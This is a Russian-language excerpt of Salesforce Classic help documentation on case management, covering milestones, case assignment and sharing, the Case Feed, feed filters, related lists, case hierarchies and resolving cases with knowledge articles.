### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра контрольных точек обращения:

- «Чтение» для обращений




Для редактирования контрольных точек обращения:

- «Редактирование» для обращений

### Контрольная точка

Имя набора действий в процессе права, применяемом к обращению. Пользователь с полномочием «Управление правами» может выбрать имя контрольной точки и просмотреть процесс права, критерии обращения, триггеры времени и связанные действия.

В таблице ниже представлены типы действий, связанных с контрольными точками.

| Тип действия  | Описание  |
|---|---|
|  Действия успешного завершения | Действия, которые должны быть выполнены при успешном завершении контрольной точки. Success actions still fire on milestones that are closed late. |
|  Действия предупреждения       | Действия, которые необходимо выполнить при возможном нарушении контрольной точки.   |
|  Действия нарушения            | Действия, которые необходимо выполнить при нарушении контрольной точки.   |

Ниже перечислены типы действий, которые могут выполняться в контрольных точках автоматически.

| Действие бизнес-правила     | Выполняемые функции                  | Пример   |
|-----------------------------|--------------------------------------|--|
| Создать задачу              | Создание задачи бизнес-правила       | Create a task for a support agent to call a customer when a First Response milestone is violated.  |
| Создать сообщение эл. почты | Создание электронного предупреждения | Notify case owners when a First Response milestone on their case is near violation.  |
| Создать обновление поля     | Определение обновления поля          | Update the case Priority field to <code>High</code> when a First Response milestone is near violation.   |
| Создать исходящее сообщение | Определение исходящего сообщения     | Send data about parts or services to an external system after a First Response milestone is completed.   |
| Выбрать текущее действие    | Выбор текущего действия              | Использование текущего электронного предупреждения для уведомления ответственного за обращение, если обращение близко к нарушению правила отправки первого ответа. |

### Дата начала

Дата и время начала отслеживания контрольной точки.

### Целевая дата

Дата и время, к которым выполнение контрольной точки должно быть завершено.

### Дата завершения

Дата и время завершения выполнения контрольной точки.



**Целевой ответ**

Время, к которому выполнение контрольной точки должно быть завершено. Это время определяется автоматически с учетом всех часов работы по данному обращению. В зависимости от требований, предъявляемых компанией, время может отображаться в минутах, часах или днях.

**Оставшееся время**

Время, оставшееся до момента нарушения контрольной точки. Это время определяется автоматически с учетом всех часов работы по данному обращению. В зависимости от требований, предъявляемых компанией, время может отображаться в минутах, часах или днях.

**Затраченное время**

Время, затраченное на выполнение контрольной точки. Это время определяется автоматически с учетом всех часов работы по данному обращению. Значение поля «Затраченное время» вычисляется только после заполнения поля «Дата завершения». В зависимости от требований, предъявляемых компанией, время может отображаться в минутах, часах или днях.

**Нарушение**

Значок (⚠), обозначающий нарушенную контрольную точку.

**Время после целевого ответа**

Время, прошедшее после нарушения контрольной точки. Это время определяется автоматически с учетом всех часов работы по данному обращению. Время может отображаться в днях, часах и минутах или минутах и секундах.

**Завершено**

Значок (✓), обозначающий выполненную контрольную точку.

Выполненные контрольные точки, являющиеся частью журнала обращения, остаются в обращении даже в случае их неприменимости.

СМ. ТАКЖЕ:

[Поля обращений](#)

[Что такое управление правами?](#)

## Назначение обращений

Обращения могут быть назначены пользователям или очередям разными способами.

- **Использование правила назначения для функции Web-to-Case, Email-to-Case или On-Demand Email-to-Case**

Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition поддерживают автоматическое назначение обращений, созданных посредством Интернета или эл. почты, пользователям или очередям на основе критериев, заданных в активном правиле назначения.

Обращения, которые не соответствуют критериям правила назначения, автоматически назначаются пользователю, указанному в поле «Ответственный за обращение по умолчанию» на странице «Параметры поддержки».

- **Использование правила назначения при создании или редактировании обращения**


Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют устанавливать флажок автоматического назначения обращения посредством активного правила назначения при создании или редактировании обращения. Сообщение эл. почты автоматически отправляется новому ответственному, если запись правила соответствия содержит шаблон эл. почты. Чтобы установить данный флажок по умолчанию, администратор организации должен изменить соответствующий макет страницы. При необходимости администратор может отредактировать макет страницы для скрытия флажка назначения, которое не повлияет на выполнение правил назначения обращений.

- **Смена ответственности за несколько обращений (только для администраторов)**

Администратор или пользователь с полномочием «Управление обращениями» может вручную назначить как минимум одно обращение отдельному пользователю или очереди на любой странице со списком обращений.

- **Принятие ответственности за обращения из очереди**

Чтобы принять ответственность за обращения, доступные в очереди, откройте списковое представление очереди, установите флажки напротив нужных обращений и нажмите кнопку «Принять».

 **Прим.:** Модель единого общего доступа к объекту определяет уровень доступа пользователей к записям данного объекта в очередях.

### **Общедоступный: для чтения, записи и переноса**

Пользователи могут просматривать и принимать ответственность за записи, доступные в любых очередях.

### **Общедоступный: для чтения и записи или Общедоступный: только для чтения**

Пользователи могут просматривать любые очереди, но принимать ответственность только за записи, доступные в очередях, участниками которых они являются, или, в зависимости от параметров общего доступа, за записи, принадлежащие нижестоящим участникам очереди в иерархии ролей или территорий.

### **Личный**

Пользователи могут только просматривать и принимать записи, доступные в очередях, участниками которых они являются, или, в зависимости от параметров общего доступа, записи, принадлежащие нижестоящим участникам очереди в иерархии ролей или территорий.

Независимо от модели общего доступа, пользователи могут принимать ответственность за записи, доступные в очередях, участниками которых они являются, только при наличии полномочия «Редактирование». Независимо

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Параметры назначения обращения определяются используемой версией Salesforce.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений

Для принятия ответственности за обращения, доступные в очереди:

- «Редактирование» для обращений

от модели общего доступа или их участия в очередях, администраторы, пользователи с полномочием «Изменить все» для обращений и пользователи с полномочием «Изменение всех данных» могут просматривать и принимать записи, доступные в любых очередях.

- **Смена ответственности за отдельное обращение**

Чтобы выполнить перенос отдельного собственного обращения или обращения, доступного для чтения и записи, щелкните ссылку **«Изменить»** напротив поля «Ответственный за обращение» на странице сведений об обращении и выберите нужного пользователя, пользователя-партнера или очередь. Убедитесь, что новому ответственному предоставлено полномочие «Чтение» для обращений. Ссылка **«Изменить»** отображается только на странице сведений и недоступна на странице редактирования.

Чтобы отправить новому ответственному автоматическое электронное уведомление, установите флажок «Отправить электронное уведомление» в версии Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition.

- **Создание обращения вручную (стандартное назначение)**

Ответственность за обращение, созданное на вкладке «Обращения», автоматически назначается текущему пользователю, кроме случаев отображения флажка правила назначения и его установки для включения правила назначения. Чтобы переопределить правило назначения и назначить ответственность самому себе, снимите флажок, установленный по умолчанию.

СМ. ТАКЖЕ:

[Рекомендации по работе с обращениями](#)


[Пакетное изменение обращений](#)

## Предоставление общего доступа к обращениям

Стандартная модель общего доступа организации определяется администратором. Данная модель может быть расширена с целью предоставления доступа большему количеству пользователей. Модель общего доступа определяет самый строгий стандартный уровень, который может быть только расширен.

Для просмотра и управления сведениями об общем доступе нажмите кнопку **«Общий доступ»** на странице сведений об обращении. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к обращению. Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **«Добавить»**.

 **Прим.:** Чтобы предоставить другому пользователю доступ к обращению, рекомендуем предоставить этому пользователю доступ к связанной организации и полномочие «Чтение» для обращений.

- Чтобы просмотреть всех пользователей, имеющих доступ к записи, нажмите кнопку **«Развернуть список»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений

- Чтобы изменить или удалить уровень доступа, щелкните ссылку «Правка» или «Удал.» напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.

СМ. ТАКЖЕ:

[Обращения](#)

## Лента обращений

### Общие сведения о ленте обращений


Лента обращений — это усовершенствованное средство создания, управления и просмотра обращений, доступное агентам службы поддержки. Она содержит действия и ленту Chatter. Действия позволяют агентам создавать примечания к обращениям, регистрировать вызовы, изменять статусы обращений и взаимодействовать с клиентами. Лента содержит важные события, отображающиеся в хронологическом порядке, и позволяет отслеживать каждое обращение.

Похожая страница отображается агентам, назначенным макету страницы «Лента обращений», при каждом просмотре обращения.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



- **Панель основных показателей (1):** данная область содержит наиболее важную информацию об обращении (например, контактные данные, имя, описание, статус и приоритет обращения, а также ответственного за обращение). Разделы панели основных показателей поддерживают возможность масштабирования и позволяют агентам просматривать другие важные сведения.
- **Представление ленты и подробное представление (2):** агенты могут быстро переключаться между представлением ленты, содержащим публикатор и ленту, и подробным представлением, содержащим другие подробные сведения и связанные списки.

- **Публикатор (3):** данная область содержит действия, доступные агентам при обработке обращений (например, действия «Эл. почта», «Примечание к обращению» и «Изменить статус»).
- **Инструмент «Статьи» (4):** данная область позволяет агентам искать полезные статьи базы знаний и добавлять их в обращение или отправлять клиентам по эл. почте.
- **Фильтры ленты (5):** данная область позволяет агентам ускорить поиск нужной информации в ленте путем ограничения отображаемых элементов ленты.
- **Лента (6):** данная область позволяет просматривать журнал обращения в хронологическом порядке. Ниже перечислены события, инициирующие создание элементов ленты.
  - Входящие и исходящие сообщения эл. почты, связанные с обращением
  - Комментарии, связанные с обращением на клиентском портале или в Chatter Answers
  - Вызовы, зарегистрированные для обращения
  - Изменения, внесенные в статус обращения
  - Комментарии, добавленные к обращению
  - Ссылки или поля, добавленные в обращение
  - Действия контрольной точки, связанные с обращением
  - Действия над обращением, инициированные событиями бизнес-правила
  - Новые задачи и события, связанные с обращениями
- **Кнопка «Отслеживать» и список «Отслеживающие» (7):** кнопка позволяет агентам начать отслеживание обращения, а список позволяет просмотреть имена других отслеживающих.
- **Настраиваемые кнопки и ссылки (8):** данная область предоставляет агентам доступ к дополнительным инструментам и функциям.

Администраторы могут настраивать многие аспекты ленты обращений, включая перечисленные ниже.

- Поля панели основных показателей
- Отображаемые действия и их поля
- Доступные фильтры ленты и области их отображения на странице
- Ширина ленты
- Доступные инструменты, настраиваемые кнопки или настраиваемые ссылки и области их отображения на странице

СМ. ТАКЖЕ:

[Лента обращений и связанные списки](#)

[Просмотр и редактирование обращений на странице сведений об обращении в ленте обращений](#)

## Использование фильтров ленты в ленте обращений

Фильтры ленты позволяют агентам службы поддержки просматривать все обновления одного типа (например, все журналы вызовов или все сообщения эл. почты) при работе с обращениями в ленте обращений. Благодаря фильтрам, агенты могут быстрее находить нужную им информацию без просмотра каждого события, связанного с обращением.

Доступные фильтры определяются администраторами при [создании или редактировании макетов ленты](#).

- При выборе только фильтра «Все обновления» автоматически отображаются все события, связанные с обращением, но скрывается список отдельных фильтров ленты. Данный фильтр позволяет агентам службы поддержки просматривать полный журнал обращения.
- При выборе фильтров ленты только одного типа автоматически отображаются события данного типа, связанные с обращением, но скрывается список отдельных фильтров ленты. Например, при выборе фильтра типа «Все сообщения эл. почты» лента каждого обращения отображает связанные сообщения эл. почты, но не отображает примечания к обращениям, ответы на портале или другие действия. Данный способ фильтрации рекомендован агентам, оказывающим поддержку по одному каналу (телефон, эл. почта или портал), а также нуждающимся в доступе к связанным событиям только для соответствующего канала.
- При выборе фильтров ленты разного типа автоматически отображается список доступных фильтров на левой боковой панели страницы «Лента обращений» или над лентой в центре страницы, где первый фильтр выбран по умолчанию. Например, при выборе фильтров типа «Все сообщения эл. почты», «Изменения статуса» и «Ответы на портале» лента каждого обращения по умолчанию отображает связанные сообщения эл. почты. Чтобы просмотреть другие типы связанных событий, пользователь должен выбрать соответствующий фильтр. Данный способ фильтрации рекомендован агентам, оказывающим поддержку по одному каналу, а также нуждающимся в доступе к другим типам обновлений.

Кроме того, администраторы могут определить область и способ отображения списка фильтров ленты.

- Фиксированный список в левом столбце.
- Плавающий список в левом столбце. Данный способ позволяет всегда отображать список фильтров ленты при прокручивании страницы. Рекомендуем использовать данный способ при работе с длинными лентами, так как агенты получают возможность быстрой фильтрации связанных действий в любой области страницы.
- Раскрывающийся список в среднем столбце.
- Встроенные ссылки в представлении компактной ленты. Данный параметр доступен только для представления компактной ленты.

СМ. ТАКЖЕ:

[Общие сведения о ленте обращений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Лента обращений и связанные списки

Традиционный интерфейс обращения позволяет агентам службы поддержки выполнять задачи (например, регистрация вызовов и отправка сообщений эл. почты) посредством связанных списков. Лента обращений позволяет агентам выполнять некоторые задачи прямо в ленте.

Данный раздел рассматривает основные связанные списки, поддерживаемые традиционным интерфейсом обращения, доступные задачи и области ленты обращений, предназначенные для их выполнения.

### Журнал действий

| Задача  | Функция ленты обращений, используемая агентами для выполнения данной задачи   |
|---|---|
| Регистрация вызова  | Действие «Записать вызов в журнал» в публикаторе  |
| Просмотр журналов вызовов                                   | Элементы ленты типа «Журнал вызовов»  |
| Создание и отправка ответов на сообщения эл. почты клиентов | <ul style="list-style-type: none"> <li>• Действие «Эл. почта» в публикаторе</li> <li>• Связанный список «Сообщения эл. почты»</li> </ul>  |
| Просмотр сообщений эл. почты                                | <ul style="list-style-type: none"> <li>• Элементы ленты типа «Эл. почта»</li> <li>• Связанный список «Журнал действий»</li> <li>• Связанный список «Сообщения эл. почты»</li> </ul> |

### Журнал утверждений

| Задача                            | Функция ленты обращений, используемая агентами для выполнения данной задачи |
|-----------------------------------|---|
| Отправка обращения на утверждение | Связанный список «Журнал утверждений»                                       |
| Просмотр журнала утверждений      | Связанный список «Журнал утверждений»                                       |

### Вложения

| Задача                                | Функция ленты обращений, используемая агентами для выполнения данной задачи   |
|---------------------------------------|---|
| Вложение файлов в обращение           | <ul style="list-style-type: none"> <li>• Инструмент «Статьи» (для вложения статей Salesforce Knowledge)</li> <li>• Связанный список «Вложения»</li> </ul> |
| Вложение файлов в сообщение эл. почты | <ul style="list-style-type: none"> <li>• Действие «Эл. почта» в публикаторе</li> <li>• Связанный список «Сообщения эл. почты»</li> </ul>                  |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Задача | Функция ленты обращений, используемая агентами для выполнения данной задачи |
|--------|---|
|--------|---|

|  |   |
|--|---|
| Просмотр файлов, вложенных в обращение | <ul style="list-style-type: none"> <li>• Элементы ленты типа «Вложение»</li> <li>• Связанный список «Вложения»</li> </ul> |
|--|---|

 **Прим.:** Вложения данных примечаний не добавляются в связанный список «Вложения».

### Комментарии к обращению

| Задача | Функция ленты обращений, используемая агентами для выполнения данной задачи |
|--------|---|
|--------|---|

|   |   |
|---|---|
| Создание внутреннего примечания к обращению | <p>Действие «Сообщение» в публикаторе</p> <p>Личные комментарии заменены в ленте обращений примечаниями, которые являются сообщениями Chatter и недоступны в связанных списках «Комментарии к обращению».</p> |
|---|---|

|                                 |                                 |
|---------------------------------|---------------------------------|
| Просмотр примечаний к обращению | Элементы ленты типа «Сообщение» |
|---------------------------------|---------------------------------|

|   |                                 |
|---|---------------------------------|
| Создание общедоступного комментария клиента | Действие «Портал» в публикаторе |
|---|---------------------------------|

|   |                              |
|---|------------------------------|
| Просмотр общедоступного комментария клиента | Элементы ленты типа «Портал» |
|---|------------------------------|

### Журнал обращения

| Задача | Функция ленты обращений, используемая агентами для выполнения данной задачи |
|--------|---|
|--------|---|

|                            |  |
|----------------------------|--|
| Просмотр журнала обращения | Элементы ленты для действий над обращением |
|----------------------------|--|

### Группа, работающая с обращениями

| Задача | Функция ленты обращений, используемая агентами для выполнения данной задачи |
|--------|---|
|--------|---|

|   |   |
|---|---|
| Создание группы, работающей с обращениями | Связанный список «Группа, работающая с обращениями» |
|---|---|

|   |   |
|---|---|
| Просмотр группы, работающей с обращениями | Связанный список «Группа, работающая с обращениями» |
|---|---|

### Роли контакта



| Задача  | Функция ленты обращений, используемая агентами для выполнения данной задачи |
|---|---|
| Создание ролей контакта                                     | Связанный список «Роли контакта»  |
| Просмотр ролей контакта                                     | Связанный список «Роли контакта»  |
| Создание и отправка ответов на сообщения эл. почты клиентов | Действие «Эл. почта» в публикаторе  |

### Доставки содержимого

| Задача  | Функция ленты обращений, используемая агентами для выполнения данной задачи |
|---|---|
| Просмотр или предварительный просмотр содержимого | Связанный список «Доставки содержимого»                                     |
| Создание и доставка содержимого                   | Связанный список «Доставки содержимого»                                     |

### Сообщения эл. почты

| Задача                                | Функция ленты обращений, используемая агентами для выполнения данной задачи   |
|---------------------------------------|---|
| Создание сообщений эл. почты клиентов | <ul style="list-style-type: none"> <li>• Действие «Эл. почта» в публикаторе</li> <li>• Связанный список «Сообщения эл. почты»</li> </ul>  |
| Просмотр сообщений эл. почты          | <ul style="list-style-type: none"> <li>• Элементы ленты типа «Эл. почта»</li> <li>• Связанный список «Журнал действий»</li> <li>• Связанный список «Сообщения эл. почты»</li> </ul> |

### Открытые действия

| Задача                            | Функция ленты обращений, используемая агентами для выполнения данной задачи   |
|-----------------------------------|---|
| Создание и редактирование задач   | <ul style="list-style-type: none"> <li>• Действие «Создать задачу» в публикаторе</li> <li>• Связанный список «Открытые действия»</li> </ul>   |
| Просмотр задач                    | <ul style="list-style-type: none"> <li>• Элементы ленты типа «Задача» (для задач, созданных посредством действия «Создать задачу»)</li> <li>• Связанный список «Открытые действия»</li> </ul> |
| Создание и редактирование событий | <ul style="list-style-type: none"> <li>• Действие «Создать событие» в публикаторе</li> </ul>  |

| Задача | Функция ленты обращений, используемая агентами для выполнения данной задачи |
|--------|---|
|--------|---|

- Связанный список «Открытые действия»

|                  |  |
|------------------|--|
| Просмотр событий | <ul style="list-style-type: none"> <li>• Элементы ленты типа «Задача» (для событий, созданных посредством действия «Создать событие»)</li> <li>• Связанный список «Открытые действия»</li> </ul> |
|------------------|--|



### Связанные обращения

| Задача | Функция ленты обращений, используемая агентами для выполнения данной задачи |
|--------|---|
|--------|---|

|   |   |
|---|---|
| Создание и редактирование связанных обращений | <ul style="list-style-type: none"> <li>• Действие «Создать дочернее обращение» в публикаторе</li> <li>• Связанный список «Связанные обращения»</li> </ul> |
|---|---|



|                              |  |
|------------------------------|--|
| Просмотр связанных обращений | <ul style="list-style-type: none"> <li>• Элементы ленты типа «Связанное обращение» (для обращений, созданных посредством действия «Создать дочернее обращение»)</li> <li>• Связанный список «Связанные обращения»</li> </ul> |
|------------------------------|--|



### Решения

| Задача | Функция ленты обращений, используемая агентами для выполнения данной задачи |
|--------|---|
|--------|---|

|                               |                            |
|-------------------------------|----------------------------|
| Просмотр предложенных решений | Связанный список «Решения» |
|-------------------------------|----------------------------|

|               |                            |
|---------------|----------------------------|
| Поиск решений | Связанный список «Решения» |
|---------------|----------------------------|


СМ. ТАКЖЕ:

[Просмотр и редактирование обращений на странице сведений об обращении в ленте обращений](#)

[Версия для печати в ленте обращений](#)

## Версия для печати в ленте обращений

Версия для печати позволяет просмотреть и распечатать подробный список сведений, связанных с обращением.

Ниже указан порядок отображения сведений в версии для печати, открывающейся при нажатии значка  на любой странице «Лента обращений».

1. Сведения об обращении
2. Содержимое связанных списков, доступных на странице сведений об обращении
3. Внутренние примечания

### Примечания и рекомендации

- В зависимости от связанных списков, доступных на странице сведений об обращении, некоторые события (например, сообщения эл. почты и зарегистрированные вызовы) могут отсутствовать в версии для печати. Чтобы добавить сообщения эл. почты и журналы вызовов в версию для печати, настройте макеты страницы сведений об обращении, разрешив пользователям ленты обращений добавлять связанный список «Журнал действий». Чтобы добавить общедоступные сообщения портала, добавьте связанный список «Комментарии к обращению».
- Внутренние примечания отображаются в разделе «**Chatter**» версии для печати.
- Пустые связанные списки не отображаются в версии для печати (даже в том случае, если они добавлены в макет страницы сведений об обращении).
- Настраиваемые ссылки и кнопки, используемые в макете страницы сведений об обращении, отображаются в разделе сведений об обращении, который доступен в версии для печати.
- Версия для печати содержит по 500 последних сообщений с внутренними примечаниями, ссылками и документами, а также по 100 последних комментариев для каждого из этих сообщений.

СМ. ТАКЖЕ:

[Просмотр и редактирование обращений на странице сведений об обращении в ленте обращений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Просмотр и редактирование обращений на странице сведений об обращении в ленте обращений

Страница сведений об обращении позволяет просматривать и обновлять подробные сведения об обращении, а также работать со связанными списками.

Ниже перечислены действия, доступные на странице сведений об обращении.

- Просмотр и редактирование сведений об обращении, включая изменение сведений об организации и контакте, а также статуса, происхождения, приоритета, типа и причины обращения.
- Изменение или обновление темы и описания обращения.
- [Просмотр связанных списков и их использование для выполнения дополнительных задач](#) (например, просмотр журнала утверждений для обращения или добавление участников в группу, работающую с обращениями).
- Закрытие обращения.

 **Прим.:** Если организация использует функцию встроенного редактирования, то она может использоваться на странице сведений об обращении.

Для переключения между представлением ленты и страницей сведений об обращении при просмотре обращения рекомендуем использовать кнопки



или — при использовании консоли Salesforce — кнопки



Чтобы открыть [печатную версию сведений об обращении](#), щелкните ссылку **«Версия для печати»** на любой странице в ленте обращений.

СМ. ТАКЖЕ:

[Общие сведения о ленте обращений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращения:

- «Просмотр» для обращений

Для редактирования обращения:

- «Редактирование» для обращений

Для удаления обращения:

- «Удаление» для обращений

## Иерархии обращений

### Просмотр иерархий обращений

Иерархия обращений содержит обращения, связанные друг с другом посредством поля «Родительское обращение». Если обращение связано с родительским обращением, то данное поле отображает взаимосвязь между обращениями (например, группировка похожих обращений для удобного отслеживания или деление одного обращения на несколько обращений для назначения разным пользователям). Иерархия обращений отображает взаимосвязь между обращениями и расположенными выше родительскими обращениями.

- Чтобы просмотреть иерархию, щелкните ссылку **«Просмотр иерархии»** напротив поля «Номер обращения» на странице сведений об обращении.
- Чтобы указать взаимосвязь между обращениями, измените нужное обращение и введите номер родительского обращения в поле «Родительское обращение». Чтобы найти нужное обращение по номеру, щелкните значок поиска.



**Прим.:** Поле «Родительское обращение» позволяет добавлять и сохранять только существующие родительские обращения.

- Чтобы создать обращение, которое автоматически связывается с просматриваемым обращением, нажмите кнопку **«Создать»** в связанном списке «Связанные обращения». Раскрывающаяся кнопка **«Создать»** позволяет создавать пустые обращения или клонировать родительские обращения.

СМ. ТАКЖЕ:

[Рекомендации по работе с обращениями](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений

Для просмотра родительских обращений:

- «Чтение» для обращений

## Связанные обращения

В зависимости от параметров, заданных администратором, страницы сведений об обращениях могут содержать связанный список «Связанные обращения», отображающий все подчиненные обращения в иерархии обращений. Обращения могут быть связаны друг с другом посредством поля поиска «Родительское обращение» на странице редактирования обращения. Если обращение связано с родительским обращением, то данное поле отображает взаимосвязь между обращениями (например, группировка похожих обращений для удобного отслеживания или деление одного обращения на несколько обращений для назначения разным пользователям).

Ниже перечислены элементы интерфейса, доступные в связанном списке «Связанные обращения».

- «**Правка**» для [изменения текущего обращения](#).
- «**Закр.**» для [закрытия текущего обращения](#).

Чтобы выполнить пакетное действие в связанном списке «Связанные обращения», установите флажки напротив нужных обращений и нажмите кнопку:

- «**Закрывать**» для закрытия выбранных обращений.
- «**Изменить ответственного**» для назначения обращений выбранному пользователю или очереди.
- «**Изменить статус**» для изменения значения поля обращения «Статус».

СМ. ТАКЖЕ:

[Просмотр иерархий обращений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений

Для создания обращений:

- «Создание» для обращений

## Разрешение запросов клиентов

### Принятие решений по запросам клиентов

#### Принятие решений по обращениям

Чтобы принять решение по обращению, выполните указанные ниже действия.

1. [Просмотрите обращение.](#)
2. [Найдите статью](#) или [решение](#), содержащее ответ на вопрос, указанный в обращении.
3. Чтобы вложить статью или решение в обращение, щелкните ссылку **«Выбрать»** напротив нужного проверенного решения в списке решений. Или щелкните заголовок нужного непроверенного решения и нажмите кнопку **«Выбрать»** на странице сведений.
4. Чтобы отправить решение контакту, нажмите кнопку **«Отправить сообщение эл. почты»** в связанном списке «Журнал действий».
  - a. Чтобы выбрать нужный шаблон, нажмите кнопку **«Выбрать шаблон»**.  
Создание шаблонов эл. почты, содержащих описание обращения, сведения о решении, вложения и другие поля, доступно текущему пользователю или администратору.
  - b. Заполните поля сообщения эл. почты.
  - c. Нажмите кнопку **«Отправить»**.  
Решения или статьи, отправленные по эл. почте, добавляются в качестве действий в связанный список «Журнал действий».
5. [Закройте обращение.](#)

СМ. ТАКЖЕ:

[Общие сведения о предложенных решениях](#)

[Общие сведения о многоязычных решениях](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для принятия решений по обращениям:


- «Редактирование» для обращений
- И
- «Чтение» для решений

## Использование предложенных статей для принятия решений по обращениям

Предложенные статьи позволяют пользователям базы знаний быстро принимать решения по полученным обращениям. После сохранения нового обращения система выполняет автоматический поиск статей, содержащих такие же ключевые слова, что и тема обращения. Пользователь, работающий над обращением, может просмотреть статьи и вложить их в обращение или выполнить новый поиск по другим ключевым словам. Статьи, вложенные в обращение, отображаются в связанном списке «Статьи», который также содержит кнопку **«Поиск статей»** для поиска статей в базе знаний.

Чтобы включить поддержку предложенных статей, выполните указанные ниже действия.

1. Введите строку *«Параметры поддержки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры поддержки»**.
2. Нажмите кнопку **«Правка»** и установите флажок **«Включить предложенные статьи»**. Предложенные статьи и предложенные решения не могут быть включены одновременно.
3. Выберите канал, который должен принимать предложенные статьи при отправке обращения. Предложенные статьи доступны во внутреннем приложении и на порталах.
4. По завершении нажмите кнопку **«Сохранить»**.

 **Прим.:** Если предложенные статьи не содержат решения, [создайте статью](#) посредством кнопки **«Создать»**.

СМ. ТАКЖЕ:

[Общие сведения о Salesforce Knowledge](#)

## Использование действий для обработки обращений в ленте обращений

Действия ленты обращений позволяют агентам службы поддержки выполнять разные задачи (например, отправлять сообщения эл. почты, публиковать сообщения на порталах и в сообществах, регистрировать вызовы, изменять статус обращения и добавлять примечания к обращению) посредством одной страницы.

Действия отображаются в публикаторе вверху ленты.

Ниже перечислены некоторые типичные действия ленты обращений. В зависимости от заданных настроек организации, некоторые действия могут быть недоступны.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поддержки:

- «Управление обращениями»

И

«Настройка приложения»

Для просмотра статей:


- «Чтение» для типа статьи

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
